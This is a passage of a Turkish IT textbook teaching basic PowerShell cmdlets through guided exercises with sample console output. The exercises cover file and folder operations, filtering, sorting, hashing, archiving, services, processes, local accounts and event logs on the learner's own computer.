Görsel 4.192: PowerShell komutlarında filtreleme, arama ve sıralama işlemleri

Listelenen PowerShell komutlarının kullanımı hakkında detaylı bilgi almak için **Get-Help** komutu kullanılır. PowerShell'de **Get-Help Get-Process** komutu çalıştırıldığında Get-Process komutunun yardım sayfası açılır. Bu sayfada komutun ne işe yaradığı, nasıl kullanıldığı ve parametreleri hakkında bilgiler yer alır (Görsel 4.193).



Görsel 4.193: Get-Process komutu hakkında bilgi alma

Yardım içeriğini güncellemek için **Update-Help** komutu kullanılır. Yardım içeriğinin güncel hâlinin indirilmesi için internet erişimine ihtiyaç duyulur.

Temel PowerShell komutları **dosya ve klasör işlemleri, gelişmiş işlemler** ile **yönetim ve sistem işlemleri** olmak üzere üç kategoride incelenir. Dosya ve klasör işlemleriyle ilgili komutlar ve açıklamaları Tablo 4.25'te verilmiştir.

Tablo 4.25: Dosya ve Klasör İşlemlerinde Kullanılan PowerShell Komutları

Komut	Açıklama
Get-ChildItem	Belirli bir klasörde bulunan dosya ve klasörleri listelemek için kullanılır.
Set-Location	Geçerli klasörü değiştirmek için kullanılır.
New-Item	Klasör (Dizin) ve dosya oluşturmak için kullanılır.
Copy-Item	Klasör (Dizin) ve dosya kopyalamak için kullanılır.
Remove-Item	Klasör (Dizin) ve dosya silmek için kullanılır.
Move-Item	Klasör (Dizin) ve dosya taşımak için kullanılır.
Rename-Item	Klasör (Dizin) ve dosyaları yeniden adlandırmak için kullanılır.
Test-Path	Klasör (Dizin) ve dosyanın varlığını kontrol etmek için kullanılır.
Get-Content	Dosya içeriğini okumak için kullanılır.
Set-Content	Dosyanın içeriğini belirtilen içerikle değiştirmek veya dosya oluşturmak için kullanılır.
Add-Content	Dosya içeriğinin sonuna yeni bir içerik eklemek için kullanılır.
Clear-Content	Dosyanın içeriğini silmek için kullanılır.

32. UYGULAMA

Dosya ve klasör yönetimi komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PowerShell penceresini yönetici olarak çalıştırınız.

2. Adım: Set-Location komutunu kullanarak Masaüstü klasörüne geçiniz.

3. Adım: Masaüstünde **New-Item** komutunu kullanarak **Uygulamalar** klasörünü oluşturunuz (Görsel 4.194).

```
PS C:\Users\lise_> Set-Location -Path .\OneDrive\Masaüstü\
PS C:\Users\lise_\OneDrive\Masaüstü> New-Item -Path .\Uygulamalar -ItemType Directory

    Directory: C:\Users\lise_\OneDrive\Masaüstü

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        20.08.2023     02:05                Uygulamalar
```

Görsel 4.194: Set-Location ve New-Item komutlarının kullanımı

4. Adım: Get-ChildItem komutunu kullanarak **Masaüstü** klasörü içeriğini görüntüleyiniz (Görsel 4.195).

```
PS C:\Users\lise_\OneDrive\Masaüstü> Get-ChildItem
    Directory: C:\Users\lise_\OneDrive\Masaüstü

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
da---l        16.08.2023     23:11                mayıs
d-----        20.08.2023     02:05                Uygulamalar
```

Görsel 4.195: Get-ChildItem komutunun kullanımı

5. Adım: cd komutunu kullanarak **Uygulamalar** klasörüne geçiniz.

6. Adım: New-Item komutunu kullanarak **konular.txt** dosyasını oluşturunuz (Görsel 4.196).

```
PS C:\Users\lise_\OneDrive\Masaüstü> cd .\Uygulamalar\
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> New-Item -Path .\konular.txt -ItemType File

    Directory: C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        20.08.2023     02:11              0 konular.txt
```

Görsel 4.196: cd ve New-Item komutlarının kullanımı

7. Adım: mkdir komutunu kullanarak **Yedek** klasörünü oluşturunuz (Görsel 4.197).

```
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> mkdir Yedek

    Directory: C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         20.08.2023     02:14                Yedek
```

Görsel 4.197: mkdir komutunun kullanımı

8. Adım: Copy-Item komutunu kullanarak **konular.txt** dosyasını **Yedek** klasörüne kopyalayınız.

9. Adım: ls komutunu kullanarak **Yedek** klasörü içeriğini listeleyiniz ve dosyanın kopyalandığını doğrulayınız (Görsel 4.198).

```
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Copy-Item .\konular.txt .\Yedek\
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> ls .\Yedek\

    Directory: C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar\Yedek

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        20.08.2023     02:11              0 konular.txt
```

Görsel 4.198: Copy-Item ve ls komutlarının kullanımı

10. Adım: Rename-Item komutunu kullanarak, **konular.txt** dosyasını **konu listesi.txt** olarak yeniden adlandırınız ve dosyanın yeniden adlandırıldığını doğrulayınız (Görsel 4.199).

```
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Rename-Item .\konular.txt "konu listesi.txt"
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Get-ChildItem


    Directory: C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        20.08.2023     02:15                Yedek
-a----        20.08.2023     02:11              0 konu listesi.txt
```

Görsel 4.199: Rename-Item ve Get-ChildItem komutlarının kullanımı

11. Adım: Test-Path komutunu kullanarak **Yedek** klasörünün ve **konular.txt** dosyasının varlığını kontrol ediniz (Görsel 4.200).

```
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Test-Path .\Yedek\
True
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Test-Path .\konular.txt
False
```

Görsel 4.200: Test-Path komutunun kullanımı

12. Adım: Set-Content komutunu kullanarak **konu listesi.txt** dosyası içeriğine **Donanım Birimleri** metnini atayınız ve **Get-Content** komutunu kullanarak **konu listesi.txt** dosya içeriğini konsola yazdırınız.

13. Adım: Add-Content komutunu kullanarak **konu listesi.txt** dosyası içeriğine sırasıyla **İşletim Sistemleri** ve **Tehdit Modelleme** metinlerini ekleyiniz ve **Get-Content** komutunu kullanarak **konu listesi.txt** dosya içeriğini konsola yazdırınız (Görsel 4.201).

```
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Set-Content '.\konu listesi.txt' "Donanım Birimleri"
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Get-Content '.\konu listesi.txt'
Donanım Birimleri
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Add-Content '.\konu listesi.txt' "İşletim Sistemleri"
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Add-Content '.\konu listesi.txt' "Tehdit Modelleme"
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Get-Content '.\konu listesi.txt'
Donanım Birimleri
İşletim Sistemleri
Tehdit Modelleme
```

Görsel 4.201: Set-Content, Get-Content ve Add-Content komutlarının kullanımı

14. Adım: Move-Item komutunu kullanarak **konu listesi.txt** dosyasını **Yedek** klasörüne taşıyınız.

15. Adım: Set-Location komutunu kullanarak **Yedek** klasörüne geçiniz.

16. Adım: Clear-Content komutunu kullanarak **konu listesi.txt** dosyası içeriğini temizleyiniz.

17. Adım: Get-Content komutunu kullanarak **konu listesi.txt** dosyası içeriğini konsola yazdırınız.

18. Adım: Remove-Item komutunu kullanarak **konu listesi.txt** dosyasını siliniz ve dosyanın silindiğini doğrulayınız (Görsel 4.202).

```
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Move-Item '.\konu listesi.txt' .\Yedek\
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar> Set-Location -Path .\Yedek\
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar\Yedek> Clear-Content '.\konu listesi.txt'
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar\Yedek> Get-Content '.\konu listesi.txt'
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar\Yedek> Remove-Item '.\konu listesi.txt'
PS C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar\Yedek> dir

    Directory: C:\Users\lise_\OneDrive\Masaüstü\Uygulamalar\Yedek

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        20.08.2023     02:11              0 konular.txt
```

Görsel 4.202: Move-Item, Clear-Content ve Remove-Item komutlarının kullanımı



Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- PowerShell penceresini yönetici olarak çalıştırınız.
- Bulunduğunuz klasörde **New-Item** komutunu kullanarak **Araçlar** isimli bir klasör oluşturunuz.
- **Set-Location** komutunu kullanarak Araçlar klasörüne geçiniz.
- **New-Item** komutunu kullanarak **Adli Bilişim.txt** isimli bir dosya oluşturunuz.
- **Set-Content** komutunu kullanarak Adli Bilişim.txt dosyasına içerik atayınız.
- **Get-Content** komutunu kullanarak Adli Bilişim.txt dosyası içeriğini konsola yazdırınız.
- **Move-Item** komutunu kullanarak Adli Bilişim.txt dosyasını bir üst dizine taşıyınız.
- **Rename-Item** komutunu kullanarak Adli Bilişim.txt dosyasını **Forensic.txt** olarak yeniden adlandırınız.
- **Remove-Item** komutunu kullanarak Forensic.txt dosyasını siliniz.
- **Test-Path** komutunu kullanarak Forensic.txt dosyasının varlığını kontrol ediniz.

Gelişmiş işlemler ile ilgili komutlar ve açıklamaları Tablo 4.26'da verilmiştir.

Tablo 4.26: Gelişmiş İşlemler İçin Kullanılan PowerShell Komutları

Komut	Açıklama
Where-Object	Bir komutun çıktısını belirli özelliklere göre filtrelemek için kullanılır. Bu komut genellikle "|" karakterinden sonra kullanılır. Where-Object komutunun kısaltması "?" karakteridir.
ForEach-Object	Bir koleksiyonun her bir ögesi üzerinde işlem yapmak için kullanılır. ForEach-Object komutunun kısaltması "%" karakteridir.
Get-Unique	Sıralanmış bir koleksiyondaki yinelenen ögeleri çıkarıp benzersiz ögeleri döndürmek için kullanılır.
Select-Object	Bir koleksiyondaki belirli özellikleri veya sütunları seçmek için kullanılır.
Sort-Object	Koleksiyonları belirli özelliklere göre sıralamak için kullanılır.
Compare-Object	İki farklı koleksiyonu veya dosyayı karşılaştırmak için kullanılır.
Write-Output	Veriyi bir sonraki komuta aktarmak veya görüntülemek amacıyla kullanılır. Çıktıyı başka bir komut tarafından kullanılacak şekilde işler.
Get-FileHash	Dosyanın hash bilgisini öğrenmek için kullanılır.
ConvertTo-Html	Bir komutun çıktısını HTML biçimine dönüştürmek için kullanılır. Rapor oluşturmak için tercih edilir.
ConvertTo-Json	Bir komutun çıktısını JSON biçimine dönüştürmek için kullanılır.
ConvertTo-Csv	Bir komutun çıktısını CSV biçimine dönüştürmek için kullanılır.
Compress-Archive	Sıkıştırılmış dosya oluşturmak için kullanılır.
Expand-Archive	Sıkıştırılmış dosya içeriğini çıkartmak için kullanılır.
Read-Host	Konsol ekranında kullanıcıdan girdi almak için kullanılır.
Write-Host	Belirtilen metin veya değişkeni konsol ekranına yazdırmak için kullanılır.
Clear-Host	Konsol ekranını temizlemek için kullanılır.
Get-History	Geçerli oturumdaki komut geçmişini görüntülemek için kullanılır.
Clear-History	Komut geçmişini silmek için kullanılır.
Invoke-History	Komut geçmişindeki bir komutu çalıştırmak için kullanılır.
Get-Alias	Tanımlı olan tüm takma adları listelemek için kullanılır. Takma adlar, komutların kısayollarıdır. Örneğin Get-ChildItem komutunun yerine ls, gci ve dir takma adları kullanılabilir.
New-Alias	Bir komuta yeni takma ad vermek için kullanılır.
Set-Alias	Belirli bir komutun takma adını değiştirmek için kullanılır.

33. UYGULAMA

Gelişmiş işlemler ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PowerShell penceresini yönetici olarak çalıştırınız.

2. Adım: Komut tipi **Alias** olan komutları filtrelemek için komut satırına **Get-Command | Where-Object {$_.CommandType -eq "Alias"}** yazınız (Görsel 4.203).

```
PS C:\Users\lise_> Get-Command | Where-Object {$_.CommandType -eq "Alias"}

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           Add-AppPackage                                     2.0.1.0    Appx
Alias           Add-AppPackageVolume                               2.0.1.0    Appx
Alias           Add-AppProvisionedPackage                          3.0        Dism
Alias           Add-ProvisionedAppPackage                          3.0        Dism
Alias           Add-ProvisionedAppSharedPackageContainer           3.0        Dism
Alias           Add-ProvisionedAppxPackage                         3.0        Dism
```

Görsel 4.203: Where-Object komutu ile filtreleme işlemi

3. Adım: Komut adı **Process** ile biten komutları filtrelemek için komut satırına **Get-Command | Where-Object {$_.Name -like "*Process"}** yazınız (Görsel 4.204).

```
PS C:\Users\lise_> Get-Command | Where-Object {$_.Name -like "*Process"}

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Get-AppvVirtualProcess                             1.0.0.0    AppvClient
Function        Start-AppvVirtualProcess                           1.0.0.0    AppvClient
Cmdlet          Debug-Process                                      3.1.0.0    Microsoft.PowerS
Cmdlet          Enter-PSHostProcess                                3.0.0.0    Microsoft.PowerS
Cmdlet          Exit-PSHostProcess                                 3.0.0.0    Microsoft.PowerS
Cmdlet          Get-Process                                        3.1.0.0    Microsoft.PowerS
Cmdlet          Start-Process                                      3.1.0.0    Microsoft.PowerS
Cmdlet          Stop-Process                                       3.1.0.0    Microsoft.PowerS
Cmdlet          Wait-Process                                       3.1.0.0    Microsoft.PowerS
```

Görsel 4.204: Where-Object komutu ile filtreleme işleminde like parametresinin kullanımı

4. Adım: Write-Host komutunu kullanarak konsola bir mesaj yazdırınız.

5. Adım: ForEach-Object komutunu kullanarak 1.Ders, 2.Ders, 3.Ders, 4.Ders ve 5.Ders klasörlerini ardışık olarak oluşturunuz (Görsel 4.205).

```
PS C:\Users\lise_> Write-Host "Bu komut belirtilen mesajı konsola yazar"
Bu komut belirtilen mesajı konsola yazar
PS C:\Users\lise_>
PS C:\Users\lise_> 1..5 | ForEach-Object {mkdir $_".Ders"}


    Directory: C:\Users\lise_


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        20.08.2023     15:10                1.Ders
d-----        20.08.2023     15:10                2.Ders
d-----        20.08.2023     15:10                3.Ders
d-----        20.08.2023     15:10                4.Ders
d-----        20.08.2023     15:10                5.Ders
```

Görsel 4.211: Write-Host ve ForEach-Object komutlarının kullanımı

6. Adım: Bir not defteri dosyası açıp içine alt alta olacak şekilde Python, C, Golang, Csharp, Php, R, Kotlin, Dart, Java, Ruby, Ada ve Rust programlama dillerini yazarak Dosyayı **Diller** adıyla **Masaüstü** klasörüne kaydediniz.

7. Adım: Sort-Object komutunu kullanarak, **Diller.txt** dosyası içeriğini alfabetik olarak artan şekilde sıralayınız (Görsel 4.206).

```
PS C:\Users\lise_\OneDrive\Masaüstü> Get-Content .\Diller.txt | Sort-Object
Ada
C
Csharp
Dart
Golang
Java
Kotlin
Php
Python
R
Ruby
Rust
```

Görsel 4.206: Sort-Object komutu ile sıralama işlemi

8. Adım: Komut satırına **cd /** yazarak kök dizine geçiniz ve **Select-Object** komutunu kullanarak PowerShell'de kullanılan komut tiplerini seçiniz.

9. Adım: Seçilen komut tiplerini **Get-Unique** komutuna yönlendirerek benzersiz şekilde listeleyiniz (Görsel 4.207).

```
PS C:\> Get-Command | Select-Object -ExpandProperty CommandType | Get-Unique
Alias
Function
Cmdlet
```

Görsel 4.207: Select-Object ve Get-Unique komutlarının kullanımı

10. Adım: Sort-Object komutunu kullanarak belirtilen sayıları büyükten küçüğe azalan şekilde sıralayınız (Görsel 4.208).

```
PS C:\> 100,3,54,7,105,6,1,25 | Sort-Object -Descending
105
100
54
25
7
6
3
1
```

Görsel 4.208: Sort-Object komutunu kullanarak azalan sıralama

11. Adım: Masaüstü klasörüne geçip Masaüstü klasöründe bulunan **Diller.txt** dosyasının ilk üç satırını görüntüleyiniz (Görsel 4.209).

```
PS C:\> cd .\Users\lise_\OneDrive\Masaüstü\
PS C:\Users\lise_\OneDrive\Masaüstü> Get-Content .\Diller.txt | Select-Object -First 3
Python
C
Golang
```

Görsel 4.209: Select-Object komutunun First parametresinin kullanımı

12. Adım: Get-FileHash komutunu kullanarak **Diller.txt** dosyasının **MD5** hash bilgisini görüntüleyiniz (Görsel 4.210).

```
PS C:\Users\lise_\OneDrive\Masaüstü> Get-FileHash -Algorithm MD5 .\Diller.txt

Algorithm       Hash
---------       ----
MD5             28E009637B345BD39986347B42CD9FC9
```

Görsel 4.210: Get-FileHash komutunun kullanımı

13. Adım: Compress-Archive komutunu kullanarak **Diller.txt** dosyasını sıkıştırınız (Görsel 4.211).

```
PS C:\Users\lise_\OneDrive\Masaüstü> Compress-Archive .\Diller.txt  -DestinationPath Diller.zip
PS C:\Users\lise_\OneDrive\Masaüstü> Get-ChildItem .\Diller.zip

    Directory: C:\Users\lise_\OneDrive\Masaüstü

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        20.08.2023     16:51            182 Diller.zip
```

Görsel 4.211: Compress-Archive komutunun kullanımı

14. Adım: ConvertTo-Html komutunu kullanarak C: dizini ayrıntılarını HTML dosyası biçiminde oluşturunuz (Görsel 4.212).

```
PS C:\> dir | ConvertTo-Html > kokdizin.html
PS C:\> ls .\kokdizin.html

    Directory: C:\
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        20.08.2023     17:07          10966 kokdizin.html
```

Görsel 4.212: ConvertTo-Html komutunun kullanımı

15. Adım: Read-Host komutu ile girdi alıp Write-Host komutu ile girdiyi konsola yazdırınız (Görsel 4.213).

```
PS C:\> $isim = Read-Host "Adınızı giriniz"
Adınızı giriniz: Mustafa
PS C:\> Write-Host "Merhaba $isim"
Merhaba Mustafa
PS C:\>
```

Görsel 4.213: Read-Host ve Write-Host komutlarının kullanımı

16. Adım: New-Alias komutunu kullanarak **Clear-Host** komutuna yeni bir takma ad oluşturunuz ve **Get-Alias** komutu ile takma adı kontrol ediniz.

17. Adım: Konsola **temizle** yazarak ekranın temizlendiğini doğrulayınız (Görsel 4.214).

```
PS C:\> New-Alias -Name temizle -Value Clear-Host
PS C:\> Get-Alias -Name temizle

CommandType     Name
-----------     ----
Alias           temizle -> Clear-Host
```

Görsel 4.214: New-Alias ve Get-Alias komutlarının kullanımı

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- PowerShell penceresini yönetici olarak çalıştırınız.
- **Compare-Object** komutunu kullanarak iki dosyayı karşılaştırınız.
- **Expand-Archive** komutunu kullanarak sıkıştırılmış bir dosyayı açınız.
- **Get-History** komutunu kullanarak komut geçmişini görüntüleyiniz.
- **15,34,16,41,34,16,41,26 | Get-Unique** ile **15,34,16,41,34,16,41,26 | Sort-Object | Get-Unique** komutlarını sırasıyla çalıştırınız ve çıktılardaki farkı yorumlayınız.
- **1,2,3 | ForEach-Object -Process {$_*$_}** komutunu çalıştırıp çıktıyı inceleyiniz.
- Komut satırında **Get-History | Where-Object {$_.CommandLine -like "*alias*"}** komutunu çalıştırıp çıktıyı inceleyiniz.
- **"u","y","g","u","l","a","m","a" | Select-Object -Unique** komutunu çalıştırıp çıktıyı inceleyiniz.

Yönetim ve sistem işlemleri ile ilgili komutlar ve açıklamaları Tablo 4.27'de verilmiştir.

Tablo 4.27: Yönetim ve Sistem İşlemleri İçin Kullanılan PowerShell Komutları

Komut	Açıklama
Restart-Computer	Bilgisayarı yeniden başlatmak için kullanılır.
Stop-Computer	Bilgisayarı kapatmak için kullanılır.
Get-Service	Sistemde çalışan servisleri görüntülemek için kullanılır.
Start-Service	Servisi başlatmak için kullanılır.
Stop-Service	Servisi durdurmak için kullanılır.
Restart-Service	Servisi yeniden başlatmak için kullanılır.
Get-Process	Sistemde çalışan süreçleri listelemek için kullanılır.
Stop-Process	Sistemde çalışan süreçleri sonlandırmak için kullanılır.
Set-Date	Sistem tarihini ve saatini ayarlamak için kullanılır.
Get-Date	Sistemin tarih ve saat bilgisini almak için kullanılır.
Get-Member	Komutun özelliklerini ve metotlarını göstermek için kullanılır.
Set-ExecutionPolicy	PowerShell komut dosyalarının yürütme ilkesini ayarlamak için kullanılır. Bu komut ile komut dosyalarının güvenlik seviyesi ayarlanarak, kodun çalıştırılıp çalıştırılmayacağına karar verilir.
Get-ExecutionPolicy	PowerShell komut dosyalarının yürütme ilkesini öğrenmek için kullanılır.
Get-ComputerInfo	İşletim sistemi, donanım özellikleri ve BIOS detayları hakkında bilgi almak için kullanılır.
Get-LocalUser	Yerel kullanıcıları listelemek için kullanılır.
Get-LocalGroup	Yerel grupları listelemek için kullanılır.
Get-LocalGroupMember	Yerel grubun kullanıcılarını listelemek için kullanılır.
Get-EventLog	Olay günlüklerinde bulunan olayları listelemek için kullanılır.
Get-WindowsDriver	Aygıt sürücülerini listelemek için kullanılır.
Get-NetIPConfiguration	Ağ bağdaştırıcılarını ve IP yapılandırmalarını görüntülemek için kullanılır.
Get-DnsClientCache	Bilgisayarın DNS önbelleğinde bulunan kayıtları listelemek için kullanılır.

34. UYGULAMA

Yönetim ve sistem işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PowerShell penceresini yönetici olarak çalıştırınız.

2. Adım: Get-Date komutunu kullanarak tarih ve saat bilgisini görüntüleyiniz (Görsel 4.215).

```
PS C:\> Get-Date

20 Ağustos 2023 Pazar 23:27:33
```

Görsel 4.215: Get-Date komutunun kullanımı

3. Adım: Get-Service komutunu kullanarak hizmetleri görüntüleyiniz (Görsel 4.216).

```
PS C:\> Get-Service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_45062       Agent Activation Runtime_45062
Stopped  AJRouter           AllJoyn Yönlendirici Hizmeti
Stopped  ALG                Uygulama Katmanı Ağ Geçidi Hizmeti
Running  AppIDSvc           Uygulama Kimliği
Running  Appinfo            Uygulama Bilgileri
Stopped  AppMgmt            Uygulama Yönetimi
Stopped  AppReadiness       Uygulama Hazır Olma Durumu
Stopped  AppVClient         Microsoft App-V Client
Stopped  AppXSvc            AppX Dağıtım Hizmeti (AppXSVC)
Stopped  AssignedAccessM... AssignedAccessManager Hizmeti
Running  AudioEndpointBu... Windows Ses Bitiş Noktası Oluşturucu
Running  Audiosrv           Windows Ses
```

Görsel 4.216: Get-Service komutu ile hizmetlerin listelenmesi

4. Adım: Stop-Service komutunu kullanarak **lfsvc** coğrafi konum hizmetini sonlandırınız ve komut satırına **Get-Service | Where-Object {$_.Name -eq "lfsvc"}** yazarak hizmetin durdurulduğunu doğrulayınız (Görsel 4.217).

```
PS C:\> Stop-Service lfsvc
PS C:\> Get-Service | Where-Object {$_.Name -eq "lfsvc"}

Status   Name               DisplayName
------   ----               -----------
Stopped  lfsvc              Coğrafi Konum Hizmeti
```

Görsel 4.217: Stop-Service komutunun kullanımı ve hizmetin filtrelenmesi

5. Adım: Start-Service komutunu kullanarak lfsvc coğrafi konum hizmetini başlatınız ve komut satırına **Get-Service | Where-Object {$_.Name -eq "lfsvc"}** yazarak hizmetin çalıştığını doğrulayınız (Görsel 4.218).

```
PS C:\> Start-Service lfsvc
PS C:\> Get-Service | Where-Object {$_.Name -eq "lfsvc"}

Status   Name               DisplayName
------   ----               -----------
Running  lfsvc              Coğrafi Konum Hizmeti
```

Görsel 4.218: Start-Service komutunun kullanımı ve hizmetin filtrelenmesi

6. Adım: Get-NetIPConfiguration komutunu kullanarak IP yapılandırmalarını görüntüleyiniz (Görsel 4.219).

```
PS C:\> Get-NetIPConfiguration

InterfaceAlias       : Ethernet
InterfaceIndex       : 13
InterfaceDescription : Intel(R) PRO/1000 MT Desktop Adapter
NetProfile.Name      : Ağ
IPv4Address          : 10.0.2.100
IPv6DefaultGateway   :
IPv4DefaultGateway   : 10.0.2.2
DNSServer            : 8.8.8.8
```

Görsel 4.219: IP yapılandırmalarını listeleme

7. Adım: Get-Process komutunu kullanarak sistemde çalışan süreçleri listeleyiniz (Görsel 4.220).

```
PS C:\> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    144      10     1968       9816       0,53    3432   0 AggregatorHost
    363      22    20788      44020       0,67    4348   1 ApplicationFrameHost
    230      12     7412      13980       2,34    2728   0 audiodg
    491      20     1812       6260       1,52     580   0 csrss
    493      22     2376       6348      15,27     672   1 csrss
    456      18     4936      23596       8,08    6504   1 ctfmon
    122       8     1308       7536       0,22    2652   1 dllhost
```

Görsel 4.220: Get-Process komutunu kullanarak sistemde çalışan süreçleri listeleme

8. Adım: Get-Process | Get-Member komutunu kullanarak Get-Process komutunun özelliklerini ve metotlarını görüntüleyiniz (Görsel 4.221).

```
PS C:\> Get-Process | Get-Member
   TypeName: System.Diagnostics.Process
Name                       MemberType     Definition
----                       ----------     ----------
Handles                    AliasProperty  Handles = Handlecount
Name                       AliasProperty  Name = ProcessName
NPM                        AliasProperty  NPM = NonpagedSystemMemorySize64
PM                         AliasProperty  PM = PagedMemorySize64
SI                         AliasProperty  SI = SessionId
VM                         AliasProperty  VM = VirtualMemorySize64
WS                         AliasProperty  WS = WorkingSet64
BeginErrorReadLine         Method         void BeginErrorReadLine()
BeginOutputReadLine        Method         void BeginOutputReadLine()
CancelErrorRead            Method         void CancelErrorRead()
CancelOutputRead           Method         void CancelOutputRead()
Close                      Method         void Close()
```

Görsel 4.221: Get-Member komutunun kullanımı

9. Adım: Hesap makinesi uygulamasını çalıştırınız (Çalıştırmak için komut satırına **calc** yazınız.).

10. Adım: Get-Process | Where-Object {$_.Name -like "calc*"} komutunu kullanıp, hesap makinesi sürecini görüntüleyerek **Id** değerini not alınız (Görsel 4.222).

```
PS C:\> Get-Process | Where-Object {$_.Name -like "calc*"}
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    586      45    24256      64532       0,55    5220   1 CalculatorApp
```

Görsel 4.222: Hesap makinesi sürecinin filtrelenmesi

11. Adım: Stop-Process komutuyla not aldığınız **Id** değerini kullanıp, hesap makinesi sürecini sonlandırarak sürecinin sonlandığını doğrulayınız (Görsel 4.223).

```
PS C:\> Stop-Process -Id 5220
PS C:\> Get-Process | Where-Object {$_.Name -like "calc*"}
PS C:\>
```

Görsel 4.223: Hesap makinesi sürecini sonlandırma

12. Adım: Get-LocalUser | Select-Object -Property Name komutunu kullanarak yerel kullanıcı isimlerini listeleyiniz (Görsel 4.224).

```
PS C:\> Get-LocalUser | Select-Object -Property Name

Name
----
Administrator
akif
Guest
lise_
VarsayılanHesap
WDAGUtilityAccount
```

Görsel 4.224: Yerel kullanıcı isimlerini listeleme

13. Adım: Get-LocalGroup | Select-Object -Property Name komutunu kullanarak yerel grup isimlerini listeleyiniz (Görsel 4.225).

```
PS C:\> Get-LocalGroup | Select-Object -Property Name

Name
----
Administrators
Backup Operators
Cihaz Sahipleri
Cryptographic Operators
Distributed COM Users
```

Görsel 4.225: Yerel grup isimlerini listeleme

14. Adım: Get-EventLog komutunu kullanarak log adı **Application** olan son beş olayın tipini ve kaynağını listeleyiniz (Görsel 4.226).

```
PS C:\> Get-EventLog -LogName Application -Newest 5 | Select-Object EntryType,Source

  EntryType Source
  --------- ------
Information edgeupdate
Information Software Protection Platform Service
Information Software Protection Platform Service
Information Software Protection Platform Service
Information Software Protection Platform Service
```

Görsel 4.226: Olay günlüğünden son olayları öğrenme

15. Adım: Get-EventLog -List komutunu kullanarak log tiplerini ve kayıt sayılarını listeleyiniz (Görsel 4.227).

```
PS C:\> Get-EventLog -List
  Max(K) Retain OverflowAction       Entries Log
  ------ ------ --------------       ------- ---
  20.480      0 OverwriteAsNeeded        998 Application
  20.480      0 OverwriteAsNeeded          0 HardwareEvents
     512      7 OverwriteOlder             0 Internet Explorer
  20.480      0 OverwriteAsNeeded          0 Key Management Service
  20.480      0 OverwriteAsNeeded     36.649 Security
  20.480      0 OverwriteAsNeeded      2.504 System
  15.360      0 OverwriteAsNeeded        313 Windows PowerShell
```

Görsel 4.227: Get-EventLog komutu ile List parametresinin kullanımı



Get-Process komutu ile çalışan süreçler tablo şeklinde listelenir. Tablodaki Handles, NPM(K), PM(K), WS(K), CPU(s) ve SI sütunları hakkında araştırma yapınız. Araştırma sonucunuzu arkadaşlarınız ve öğretmeninizle paylaşınız.



Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- PowerShell penceresini yönetici olarak çalıştırınız.
- **Get-DnsClientCache** komutunu kullanarak DNS önbelleğinde bulunan kayıtları listeleyiniz.
- **Get-LocalGroupMember** komutunu kullanarak **Users** grubunun kullanıcılarını listeleyiniz.
- **Get-EventLog -LogName Security | Out-GridView** komutunu kullanarak Security log detaylarını inceleyiniz.
- **(Get-LocalGroup).Count** komutunu çalıştırıp çıktıyı yorumlayınız.
- **(Get-Service *event*).Name** komutunu çalıştırıp çıktıyı yorumlayınız.
- **(Get-Process | Select -Last 5).ProcessName** komutunu çalıştırıp çıktıyı yorumlayınız.
- **(Get-Process | Sort-Object Id) | Select-Object -First 10** komutunu çalıştırıp çıktıyı yorumlayınız.

